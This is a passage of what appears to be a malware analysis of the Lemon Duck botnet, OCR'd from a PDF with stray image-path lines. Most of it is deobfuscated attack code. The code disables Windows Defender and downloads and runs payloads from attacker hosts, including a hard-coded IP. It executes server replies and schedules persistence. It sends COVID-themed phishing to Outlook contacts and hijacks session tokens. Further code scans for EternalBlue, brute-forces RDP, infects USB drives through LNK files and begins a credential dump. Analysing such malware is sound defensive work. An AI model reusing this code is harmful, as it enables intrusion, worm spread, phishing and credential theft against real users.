[Reflection.Assembly]::LoadWithPartialName("System.Web.Extensions")

# Collect a javascript stored on localhost

$obj = (New-Object Web.Script.Serialization.
JavaScriptSerializer).DeserializeObject((ne`w-obj`ect net.
webc`lient)."downloadstring"('http://127.0.0.1:43669/1/summary'))

$mv=$obj.version

$mip=$obj.connection.ip

$mhr=$obj.hashrate.total-join(',')}catch{}

# Disable Windows Defender

try{

    Set-MpPreference -DisableRealtimeMonitoring 1

    Add-MpPreference -ExclusionPath c:\

    Add-MpPreference -ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0\
powershell.exe

}catch{}

# Collect information about graphics card

if(($card -match "GTX|NVIDIA|GEFORCE")){$isn=1}

if(($card -match "Radeon|AMD")){$isa=1}

$v=$u.split("?")[1]

$params=@($v,$comp_name,$guid,$mac)-join"&"

set-location $env:tmp
```

The second part downloads and runs the *m6.bin, m6g.bin, kr.bin*, *if.bin,* and *nvd.zip* binaries from the disk. For this, it defines some helper functions and creates mutexes so the payloads run only once per session.

```
# Process starter function

function stp($gra){

    Start-Process -FilePath cmd.exe -ArgumentList "/c $gra"

}

# Downloader function

function gcf($code,$md,$fn){

    'powershell -c "'+$code+';$ifmd5='''+$md+''';$ifp=$env:tmp+''\'+$fn+''';$down_
url='''+$down_url+''';function gmd5($con){[System.Security.Cryptography.MD5]::Create().
```

```
ComputeHash($con)|foreach{$s+=$_.ToString(''x2'')};return $s}if(test-path $ifp)
{$con_=[System.IO.File]::ReadAllBytes($ifp);$md5_=gmd5 $con_;if($md5_-eq$ifmd5)
{$noup=1}}if(!$noup){$con=(Ne`w-Obj`ect Net.WebC`lient)."downloaddata"($down_
url+''/'+$fn+'?'+$params+''');$t=gmd5 $con;if($t-eq$ifmd5){[System.
IO.File]::WriteAllBytes($ifp,$con)}else{$noup=1}}if($noup){$con=$con_;$ifmd5=$md5_}'

}

# GZip deflate and write to file

function gpa($fnam){

    'for($i=0;$i -lt $con.count-1;$i+=1){if($con[$i] -eq 0x0a){break}};i`ex(-join[ch
ar[]]$con[0..$i]);$bin=(New-Object IO.BinaryReader(New-Object System.IO.Compression.
GzipStream (New-Object System.IO.MemoryStream(,$con[($i+1)..($con.count)])), ([IO.
Compression.CompressionMode]::Decompress))).ReadBytes(10000000);$bin_=$bin.
Clone();$mep=$env:tmp+'''+"\$fnam.exe.ori"+''';[System.IO.File]::WriteAllBytes($mep,$b
in_+((1..127)|Get-Random -Count 100));test1 -PEBytes $bin"'+"© /y %tmp%\$fnam.exe.ori
%tmp%\$fnam.bin.exe & %tmp%\$fnam.bin.exe"

}

function gcode($fl) {

    'try{

                $local'+$fl+'=$flase;

                New-Object Threading.Mutex($true,''Global\
eLocal'+$fl+''',[ref]$local'+$fl+')

        }

        catch{}'

}

# These following lines run the first component "if.bin"

$code1=gcode "If"

I`Ex $code1

if($localIf){

    stp ((gcf $code1 $ifmd5 $ifbin)+'I`EX(-join[char[]]$con)"')

}

# These following lines run the second component "m6.bin"

if($is64){

    $code2=gcode "Mn"

    I`Ex $code2
```

```
    if($localMn){
        stp ((gcf $code2 $mmd5 $mbin)+(gpa $mbin))
    }
}
# If the system has an Nvidia or AMD graphics card, run the third component "m6g.bin"
if(($isn -or $isa) -and $is64){
    $code3=gcode "Mng"
    I`Ex $code3
    if($localMng){
        stp ((gcf $code3 $mgmd5 $mgbin)+(gpa $mgbin))
    }
}
# These following lines run the fourth component "kr.bin"
$code4=gcode "Kr"
I`Ex $code4
if($localKr){
    stp ((gcf $code4 $krmd5 $krbin)+'I`EX(-join[char[]]$con)"')
}
```

The third part is a downloader and runner that validates the downloaded payloads with the function SIEX (discussed in section Command and Control) and runs them in-memory.

```
# Set DNS to Google's
try{(get-wmiobject -class win32_networkadapterconfiguration -filter ipenabled=true).
SetDNSServerSearchOrder(@('8.8.8.8','9.9.9.9'))}catch{}
# Save all environment info in one big URL
$params+="&"+(@($os,[Int]$is64,$user,$domain,$drive,$card,$mem,[Int]$permit,($li
fmd5[0..5]-join""),($lmmd5[0..5]-join""),$mv,$mip,$mhr,$uptime,$timestamp,"0.1")-
-join"&")
# Server communication function
function SIEX {
    Param(
    [string]$url
```

```
    )

    try{

        $webclient = Ne`w-Obj`ect Net.WebC`lient

        $finalurl = "$url"+"?"+"$params"

        try{

            $webclient.Headers.add("User-Agent","Lemon-Duck-"+$Lemon_Duck.
replace('\','-'))

        } catch{}

        $res_bytes = $webclient."DownloadData"($finalurl)

        if($res_bytes.count -gt 173){

                        # Validate if the reply is valid comparing to the signature

            $sign_bytes = $res_bytes[0..171];

            $raw_bytes = $res_bytes[173..$res_bytes.count];

            $rsaParams = New-Object System.Security.Cryptography.RSAParameters

            $rsaParams.Modulus = 0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,
0x41,0x5e,0x99,0x9d,0x82,0xff,0x2f,0xff,0x73,0x53,0x9a,0x73,0x6e,0x6c,0x7b,
0x55,0xeb,0x67,0xd6,0xae,0x4e,0x23,0x3c,0x52,0x3d,0xc0,0xcd,0xcd,0x37,0x6b,0xf3,0x4f,
0x3b,0x62,0x70,0x86,0x07,0x96,0x6e,0xca,0xde,0xbd,0xa6,0x4f,0xf6,0x11,0xd1,0x60,0xdc,
0x88,0xbf,0x35,0xf2,0x92,0xee,0x6c,0xb8,0x2e,0x9b,0x7d,0x2b,0xd1,0x19,0x30,0x73,0xc6,
0x52,0x01,0xcd,0xe7,0xc7,0x34,0x78,0x8a,0xa7,0x9f,0xe2,0x12,0xcd,0x79,0x40,0xa7,
0x91,0x6a,0xae,0x95,0x8e,0x42,0xd0,0xcf,0x39,0x6e,0x30,0xcb,0x0a,0x98,0xdb,0x97,
0x3f,0xf6,0x2e,0x95,0x10,0x72,0xfd,0x63,0xd5,0xf7,0x88,0x63,0xa4,0x7b,0xae,0x97,
0xea,0x38,0xb7,0x47,0x6b,0x5d

            $rsaParams.Exponent = 0x01,0x00,0x01

            $rsa = New-Object -TypeName System.Security.Cryptography.
RSACryptoServiceProvider;

            $rsa.ImportParameters($rsaParams)

            $base64 = -join([char[]]$sign_bytes)

            $byteArray = [convert]::FromBase64String($base64)

            $sha1 = New-Object System.Security.Cryptography.SHA1CryptoServiceProvider

            if($rsa.verifyData($raw_bytes,$sha1,$byteArray)) {

                            # Invoke command from server's response

                IEX (-join[char[]]$raw_bytes)
```

```
            }
        }
    } catch{}
}
# Call first script "report.jsp"
SIEX "$core_url/report.jsp"
try{
if($isn -and $is64){
    $nd="nvd.zip"
    $ndg="$env:tmp\nvdg.dat"
    if(!(test-path $ndg) -or (Get-Item $ndg).length -ne 18475008){
        (ne`w-obj`ect Net.WebC`lient)."DownloadFile"($down_url+"/$nd","$env:tmp\$nd")
        (New-Object -ComObject Shell.Application).NameSpace($env:tmp).
CopyHere("$env:tmp\$nd\*",16)
        Remove-Item $env:tmp\$nd
    }
}
}catch{}
$hks="HKEY_LOCAL_MACHINE\SOFTWARE\"
$mso="Microsoft\Office"
$wnd="Wow6432Node\"
$crm="ClickToRun\REGISTRY\MACHINE\Software\"
$paths=@("$hks$mso","$hks$wnd$mso","$hks$mso\$crm$mso","$hks$mso\$crm$wnd$mso")
# Configure Outlook and set Object Model Guard to automatically approve sending e-mails
foreach($path in $paths){
if(test-path Registry::$path){
get-childitem Registry::$path -name|where-object{$_ -match "\d+" -and (Test-Path
Registry::$path\$_\Outlook)}|foreach{
    $skey="Registry::$path\$_\Outlook\Security"
    if(!(Test-Path $skey)){
```

```
        New-Item $skey

    }

    Set-ItemProperty $skey ObjectModelGuard 2 -type Dword

    $mflag=test-path $skey

}}}

# If there is an outlook client available

if($mflag){

    try{$localMail=$flase;New-Object Threading.Mutex($true,'Global\
LocalMail',[ref]$localMail)}catch{}



    if($localMail){

        if(!(test-path $env:tmp\godmali4.txt)){

                        # Invoke the script "if_mail"

            SIEX "$down_url/if_mail.bin"

        }

    }

}

if(!(test-path $env:tmp\kk4kk.log)){

        # Invoke the script "ode"

    SIEX "$down_url/ode.bin"

}
```

Next, we discuss what the in-memory payloads and the downloaded payloads are capable of.

Payloads Ran in Memory

Report

The first SIEX call submits the collected information to the attacker as parameters in the URL. This command does not receive any reply and its only purpose is to notify the attackers of a successful infection.

Mail Sender

The second SIEX call invokes a script from the attacker's domain under if_mail.bin. The reply is an obfuscated

Powershell script using techniques similar to the previous ones. After deobfuscation, we obtain the script shown below. The purpose of this script is to send phishing e-mails to the Outlook contacts of the current user. It generates a *.rtf* and a *.js* file as attachments, which will run the malware code on the victim's machine if the phishing is successful. We can also see the subjects and contents of the e-mails in the *$global:mail_pools* variable. The more interesting subjects are those related to the COVID-19 pandemic. The script uses the Outlook.Application COM object to obtain the contacts and send e-mails. Finally, the script reports to the attacker the number of contacts the user had as potential victims.

```
# C# code to steal Administrator session ID

$msource=@"

using System;

using System.Runtime.InteropServices;

namespace Utils

{

    public static class ProcessExtensions

        {

        private const uint INVALID_SESSION_ID = 0xFFFFFFFF;

        [DllImport("advapi32.dll", EntryPoint = "CreateProcessAsUser", SetLastError
= true, CharSet = CharSet.Ansi, CallingConvention = CallingConvention.
StdCall)]        private static extern bool CreateProcessAsUser(            IntPtr
hToken,            String lpApplicationName,            String lpCommandLine,
IntPtr lpProcessAttributes,            IntPtr lpThreadAttributes,            bool
bInheritHandle,            uint dwCreationFlags,            IntPtr lpEnvironment,
String lpCurrentDirectory,            ref STARTUPINFO lpStartupInfo,            out
PROCESS_INFORMATION lpProcessInformation);

        [DllImport("advapi32.dll", EntryPoint = "DuplicateTokenEx")]        private
static extern bool DuplicateTokenEx(            IntPtr ExistingTokenHandle,
uint dwDesiredAccess,            IntPtr lpThreadAttributes,            int TokenType,
int ImpersonationLevel,            ref IntPtr DuplicateTokenHandle);

        [DllImport("userenv.dll", SetLastError = true)]        private static extern
bool CreateEnvironmentBlock(ref IntPtr lpEnvironment, IntPtr hToken, bool bInherit);

        [DllImport("userenv.dll", SetLastError = true)]        [return:
MarshalAs(UnmanagedType.Bool)]        private static extern bool
DestroyEnvironmentBlock(IntPtr lpEnvironment);

        [DllImport("kernel32.dll", SetLastError = true)]        private static extern
bool CloseHandle(IntPtr hSnapshot);

        [DllImport("Wtsapi32.dll", SetLastError=true)]        private static extern
bool WTSQueryUserToken(uint SessionId, ref IntPtr phToken);

        [DllImport("wtsapi32.dll", SetLastError = true)]        private static
```

```
extern int WTSEnumerateSessions(            IntPtr hServer,            int Reserved,
int Version,            ref IntPtr ppSessionInfo,            ref int pCount);

        [StructLayout(LayoutKind.Sequential)]        private struct PROCESS_INFORMATION

                {

            public IntPtr hProcess;

            public IntPtr hThread;

            public uint dwProcessId;

            public uint dwThreadId;

                }

        [StructLayout(LayoutKind.Sequential)]        private struct STARTUPINFO

        {

            public int cb;

            public String lpReserved;

            public String lpDesktop;

            public String lpTitle;

            public uint dwX;

            public uint dwY;

            public uint dwXSize;

            public uint dwYSize;

            public uint dwXCountChars;

            public uint dwYCountChars;

            public uint dwFillAttribute;

            public uint dwFlags;

            public short wShowWindow;

            public short cbReserved2;

            public IntPtr lpReserved2;

            public IntPtr hStdInput;

            public IntPtr hStdOutput;

            public IntPtr hStdError;
```

```
        }
        private enum WTS_CONNECTSTATE_CLASS
        {
            WTSActive,
            WTSConnected,
            WTSConnectQuery,
            WTSShadow,
            WTSDisconnected,
            WTSIdle,
            WTSListen,
            WTSReset,
            WTSDown,
            WTSInit
        }

    [StructLayout(LayoutKind.Sequential)]        private struct WTS_SESSION_INFO
        {
            public readonly UInt32 SessionID;
            [MarshalAs(UnmanagedType.LPStr)]            public readonly String
pWinStationName;
            public readonly WTS_CONNECTSTATE_CLASS State;
        }

        private static void StartProcessWithToken(ref IntPtr hUserToken,string cmd)
        {
            STARTUPINFO startInfo = new STARTUPINFO();
            PROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
            IntPtr pEnv = IntPtr.Zero;
                    if(CreateEnvironmentBlock(ref pEnv,hUserToken,false))
```

```
                        {
                                Console.WriteLine("Create Environment Block Success");
                        }
                        startInfo.cb = Marshal.SizeOf(typeof(STARTUPINFO));
            uint dwCreationFlags = 0x00000400 | 0x08000000;
                        //uint dwCreationFlags = 0x00000400 | 0x00000010;
            startInfo.wShowWindow = 0;
            startInfo.dwFlags = 1;
            startInfo.lpDesktop = "winsta0\\default";
            if (CreateProcessAsUser(hUserToken, "c:\\windows\\system32\\cmd.exe", "/c
"+cmd, IntPtr.Zero, IntPtr.Zero, false, dwCreationFlags, pEnv, null, ref startInfo, out
procInfo))
                        {
               Console.WriteLine("Start Process Success");
            }
                        else
                        {
                                Console.WriteLine(Marshal.GetLastWin32Error());
                        }
            CloseHandle(hUserToken);
            CloseHandle(procInfo.hThread);
            CloseHandle(procInfo.hProcess);
        }


        public static void EnumSessionsAndExecCmd(string cmd)
        {
            IntPtr hImpersonationToken = IntPtr.Zero;
            IntPtr pSessionInfo = IntPtr.Zero;
            int sessionCount = 0;
```

```
            int arrayElementSize = Marshal.SizeOf(typeof(WTS_SESSION_INFO));

            IntPtr phUserToken = IntPtr.Zero;

            if (WTSEnumerateSessions(IntPtr.Zero, 0, 1, ref pSessionInfo, ref
sessionCount) != 0)

                        {

                Int64 current = pSessionInfo.ToInt64();

                for (int i = 0; i < sessionCount; i++)

                                {

                    WTS_SESSION_INFO si = (WTS_SESSION_INFO)Marshal.
PtrToStructure((IntPtr)(current), typeof(WTS_SESSION_INFO));

                    current += arrayElementSize;

                    Console.WriteLine("Get Session ID:"+si.SessionID);

                    if (WTSQueryUserToken(si.SessionID, ref hImpersonationToken))

                                        {

                       Console.WriteLine("Get Session Token Success");

                       if (DuplicateTokenEx(hImpersonationToken, 0, IntPtr.Zero, 2, 1,
ref phUserToken))

                                                {

                                Console.WriteLine("Duplicate Token Success");

                                StartProcessWithToken(ref phUserToken,cmd);

                       }

                    }

                }

            }

        }

    }

}

"@Add-Type -TypeDefinition $msource

$mail_code=@'

if((get-childitem C:\Users\$env:username\AppData\Local\Microsoft\Outlook).count -gt 1)
```

```
{

        $base_url="CORE_URL"

        $att_doc=$env:tmp+"\readme.doc"

        $att_js=$env:tmp+"\readme.js"

# Here is the payload generation from a big hardcoded Base64 string, edited out to
shorten script

        $global:contacts=@()

        $global:sent_tos=@()

        $global:recv_froms=@()

# Mail subjects

        $global:mail_pools=@(

                ( "The Truth of COVID-19", "Virus actually comes from United States of
America"),

                ("COVID-19 nCov Special info WHO", "very important infomation for Covid-
19see attached document for your action and discretion."),

                ("HALTH ADVISORY:CORONA VIRUS", "the outbreak of CORONA VIRUS is cause
of concern especially where forign personal have recently arrived or will be arriving
at various intt in near future.see attached document for your action and discretion."),

                ("WTF","what's wrong with you?are you out of your mind!!!!!"),

                ("What the fcuk","are you out of your mind!!!!!what 's wrong with
you?"),

                ("good bye","good bye, keep in touch"),

                ("farewell letter","good bye, keep in touch"),

                ("broken file","can you help me to fix the file,i can't read it"),

                ("This is your order?","file is brokened, i can't open it"))


        $curr_date=Get-Date -Format "yyyy-MM-dd"

        function get_contacts($ol_folders)

        {

                $folders=$ol_folders.folders

                if($folders.count -ge 1)
```

```
                {
                        foreach($folder in $folders)
                        {
                                get_contacts($folder)
                        }
                }
                foreach($item in $ol_folders.items)
                {
                        if($global:contacts -notcontains $item.Email1Address)
                        {
                                $global:contacts+=$item.Email1Address
                        }
                }
        }

        function get_recv_froms($ol_folders)
        {
                $tcount=$ol_folders.items.count       for($i=$tcount; ($i -gt 0) -and
($i -gt ($tcount-500)); $i--)
                {
                        $item = $ol_folders.items.item($i)
                        if($global:recv_froms -notcontains $item.SenderEmailAddress)
                        {
                                $global:recv_froms+=$item.SenderEmailAddress
                        }
                }
        }

        function get_sent_tos($ol_folders)
```

```
{
        $folders=$ol_folders.folders
        if($folders.count -ge 1)
        {
                foreach($folder in $folders)
                {
                        get_recv_froms($folder)
                }
        }
        $regex = [regex]"(?i)\b[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}\b"
        foreach($item in $ol_folders.items)
        {
                foreach($m in $regex.matches($item.To))
                {
                        if($global:sent_tos -notcontains $m.value)
                        {
                                $global:sent_tos+=$m.value
                        }
                }

                #$global:mail_pools+=,($item.subject,$item.body)
        }
}

function del_sendmail($name,$size,$flag)
{
        $ol_out=$ol.Session.GetDefaultFolder($flag)
        $tcount=$ol_out.items.count
        for($i=$tcount;($i -gt 0) -and ($i -gt ($tcount-200)); $i--)
```

```
                {
                        $item = $ol_out.items.item($i)
                        foreach($attach in $item.Attachments)
                        {
                                if(($attach.Filename -eq $name))
                                {
                                        $item.Delete()
                                        write-host “Delete mail with attach:”+($attach.
Filename)+”...”
                                        break
                                }
                        }
                }
        }

        function Add-Zip
        {
                param([string]$zipfilename)
                if(-not (test-path($zipfilename)))
                {
                        set-content $zipfilename (“PK” + [char]5 + [char]6 + (“$([char]0)”
* 18))
                        (dir $zipfilename).IsReadOnly = $false
                }

                $shellApplication = new-object -com shell.application
                $zipPackage = $shellApplication.NameSpace($zipfilename)
                foreach($file in $input)
                {
                                $zipPackage.CopyHere($file.FullName)
```

```
                                Start-sleep -milliseconds 500
                }
        }


# Using Outlook.Application COM object to obtain information about current user's
contacts and e-mails
        $ol=Ne`w-Obj`ect -Com outlook.application
        get_contacts($ol.Session.GetDefaultFolder(10))
        get_sent_tos($ol.Session.GetDefaultFolder(5))
        get_recv_froms($ol.Session.GetDefaultFolder(6))


        $muser=$ol.session.accounts.item(1).smtpaddress
        $att_zip_name="readme.zip"
        $att_zip=$env:tmp+"\$att_zip_name"dir $att_js|Add-Zip $att_zip
        $att_zip_filesize=[io.file]::readallbytes($att_zip).length
# Exfiltrating obtained information to the attacker
        (New-object net.webclient).downloadstring("DOWN_URL/report.
json?type=mail&u=$muser&c1="+$contacts.count+"&c2="+$sent_tos.count+"&c3="+$recv_froms.
count)$ran_index=(get-random)%$mail_pools.length$mail_subject=$mail_pools[$ran_index]
[0]$mail_body=$mail_pools[$ran_index][1]del_sendmail $att_zip_name $att_zip_filesize
6foreach($sent_to in $sent_tos)
        {
                if($contacts -notcontains $sent_to)
                {
                        $contacts+=$sent_to
                }
        }
        foreach($recv_from in $recv_froms)
        {
                if($contacts -notcontains $recv_from)
                {
```

```
                        $contacts+=$recv_from

                }

        }

# Send mail to each contact found

        foreach($contact in $contacts)

        {

                $mail=$ol.CreateItem(0)

                $mitem=$mail.Recipients.Add($contact)

                $mail.Subject = $mail_subject

                $mail.Body = $mail_body

                $mail.Attachments.Add($att_doc,1,1,"readme.doc")

                $mail.Attachments.Add($att_zip,1,1,"readme.zip")

                "Sending mail..."

                $mail.Send()

                write-host "Send mail to $contact succ..."

                sleep ((get-random)%5+5)

                del_sendmail $att_zip_name $att_zip_filesize 4

                del_sendmail $att_zip_name $att_zip_filesize 5

                del_sendmail $att_zip_name $att_zip_filesize 3

        }

        remove-item $att_docremove-item $att_jsremove-item $att_zip"Done"

}

'@.replace("CORE_URL",$core_url).replace("DOWN_URL",$down_url)

if(([Security.Principal.WindowsPrincipal][Security.Principal.
WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator"))

{

        $sesscmd='powershell -c

        $pipe=new-object System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7'');

        $pipe.WaitForConnection();
```

```
        $sr=new-object System.IO.StreamReader($pipe);

        $cmd=$sr.ReadToEnd();

        $sr.Dispose();

        $pipe.Dispose();

        I`Ex($cmd);

        (new-object System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7'')).
WaitForConnection()'

        [Utils.ProcessExtensions]::EnumSessionsAndExecCmd($sesscmd.Trim())

        $pipe=new-object System.IO.Pipes.NamedPipeClientStream("\\.\pipe\HHyeuqi7");

        $pipe.Connect();

        $sw=new-object System.IO.StreamWriter($pipe);

        $sw.WriteLine($mail_code);

        $sw.Dispose();

        $pipe.Dispose() (new-object System.IO.Pipes.NamedPipeClientStream("\\.\pipe\
HHyeuqi7")).Connect()

        "Done and exit..."

}

else

{

        I`Ex $mail_code

}

new-item $env:tmp\godmali4.txt -type file -force -JOIn
```


Ode.bin

The third SIEX call receives a Powershell script that downloads and executes a new payload. After downloading the payload to \AppData\Local\Temp\, the script checks if the MD5 of the file matches a hard-coded value and schedules a task to execute it.

```
$path4 = "$env:temp\kk4kk.log"

$pname = -join ([char[]](97..122) | Get-Random -Count (Get-Random -Minimum 4 -Maximum
8))

$pnamepath = "$env:tmp\$pname.exe"

if(!(test-path $path4)){
```


```
# Download file

        (new-object net.webclient).downloadfile("http://167.71.87.85/20.
dat?$params",$pnamepath)

        if((test-path $pnamepath) -and ((gmd5 ([IO.File]::ReadAllBytes($pnamepath))) -eq
'ef3a4697773f84850fe1a086db8edfe0'))

        {

                # Schedule the file to run if the MD5 matches

                if($permit)

                {

                        &cmd.exe /c schtasks /create /ru SYSTEM /sc MINUTE /mo 50 /tn "\
Microsoft\Windows\$pname" /tr "$pnamepath" /F

                }

                else

                {

                        'Set ws = CreateObject("Wscript.Shell")' | Out-File $env:temp\\
tt.vbs

                        'ws.run "cmd /c ' + $pnamepath + '",vbhide' | Out-File -Append
$env:temp\\tt.vbs

                        &cmd.exe /c schtasks /create /sc MINUTE /mo 50 /tn "$pname" /tr
"$env:temp\\tt.vbs" /F

                }

                New-Item $path4 -type file

        }

}
```

The downloaded payload is a compiled python executable file that contains PowerSploit. It is detected on VirusTotal by most of the aggregated engines.



Payloads Downloaded to Disk

if.bin aka. InFect many other systems



If.bin is a hefty 270 KB file that contains a zipped Powershell script. At the moment, only two engines detect it on VirusTotal. When deobfuscated, this script is revealed as a big collection of exploitation/pen-testing tools or security audit tools, mostly taken from publicly available sources and used for lateral movement. Due to the file's size, we cannot present it entirely in this article, but we will mention its capabilities, providing code snippets for the more interesting parts.

- **EternalBlue exploitation** - using PingCastle port scanner [4] to detect machines that respond on port 445 and then launching the SMB exploitation

```
namespace PingCastle.Scanners

{
```

```
        public class m17sc
        {
                static public bool Scan(string computer)
                {
                        TcpClient client = new TcpClient();
                        client.Connect(computer, 445);
                        try
                        {
                                NetworkStream stream = client.GetStream();
                                byte[] negotiatemessage = GetNegotiateMessage();
                                stream.Write(negotiatemessage, 0, negotiatemessage.
Length);
                                stream.Flush();
                                byte[] response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x72 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid
negotiate response");
                                }
                                byte[] sessionSetup = GetR(response);
                                stream.Write(sessionSetup, 0, sessionSetup.Length);
                                stream.Flush();
                                response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x73 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid
sessionSetup response");
                                }
                                byte[] treeconnect = GetTreeConnectAndXRequest(response,
computer);
                                stream.Write(treeconnect, 0, treeconnect.Length);
```

```
                                stream.Flush();
                                response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x75 && response[9] == 00))
                                {
                                        throw new InvalidOperationException("invalid
TreeConnect response");
                                }
                                byte[] peeknamedpipe = GetPeekNamedPipe(response);
                                stream.Write(peeknamedpipe, 0, peeknamedpipe.Length);
                                stream.Flush();
                                response = ReadSmbResponse(stream);
                                if (response[8] == 0x25 && response[9] == 0x05 &&
response[10] ==0x02 && response[11] ==0x00 && response[12] ==0xc0 )
                                {
                                        return true;
                                }
                        }
                        catch (Exception)
                        {
                                throw;
                        }
                        return false;
                }
```

- **RDB brute-forcing module**

```
namespace RDP
{
    public class BRUTE
    {
                private int flag1=-1;
                private bool check_login;
```

```
                private Process process;


                public void exit(){
                        if(!process.HasExited){
                                process.Kill();
                        };
                        process.Close();
                }
        public int check(string exePath, string ip, string user, string pass, bool
checklogin)
        {
                        try{
                                check_login = checklogin;
                                process = new System.Diagnostics.Process();
                                process.StartInfo.FileName = exePath;
                                if(checklogin){
                                        process.StartInfo.Arguments = "/u:"+user+"
/p:"+pass+" /cert-ignore /sec:nla /log-level:trace /size:700x700 /v:"+ip;
                                } else {
                                        process.StartInfo.Arguments = "/u:"+user+"
/p:"+pass+" /cert-ignore +auth-only /sec:nla /log-level:trace /v:"+ip;
                                }
                                process.StartInfo.UseShellExecute = false;
                                process.StartInfo.CreateNoWindow = true;
                                process.StartInfo.RedirectStandardOutput = true;
                                process.Start();
                                process.BeginOutputReadLine();
                                process.OutputDataReceived += new
DataReceivedEventHandler(processOutputDataReceived);
                                System.Threading.Timer timer = new System.Threading.
Timer(autoQuite, null, 10000, 5000);
```

```
                                while(true){
                                        if(process.HasExited){return 0;}
                                        Thread.Sleep(1000);
                                        if(flag1!=-1) {
                                                if(!checklogin){exit();}
                                                return flag1;
                                        }
                                }
                        }
                        catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
                                return 0;
            }
        }
```

- **USBLNK** - able to infect network drives and removable drives that have FAT32 and NTFS file systems. Creates .lnk files on these drives to execute code

```
static bool IsSupported(DriveInfo drive) {
return drive.IsReady && drive.AvailableFreeSpace > 1024
            && (drive.DriveType == DriveType.Removable || drive.DriveType == DriveType.
Network)
            && (drive.DriveFormat == "FAT32" || drive.DriveFormat == "NTFS");
}
static bool CheckBlacklist(string name) { return name==home || name=="System Volume
Information" || name=="$RECYCLE.BIN";}
static bool Infect(string drive)
{
    if (blacklist.Contains(drive)) {return true;}
        CreateLnk(drive, "blue3.bin", gb3);
        CreateLnk(drive, "blue6.bin", gb6);
```

```
        CreateJs(drive, "readme.js", jsdata);


    try
    {
        File.Create(drive + home + inf_data);
        return true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }


    return false;
}
```

- **PowerDump [5] and Mimikatz** to dump NTLM passwords, used in pass the hash attacks

```
########################################powerdump written by David
Kennedy#########################################

$antpassword = [Text.Encoding]::ASCII.GetBytes("NTPASSWORD`0");

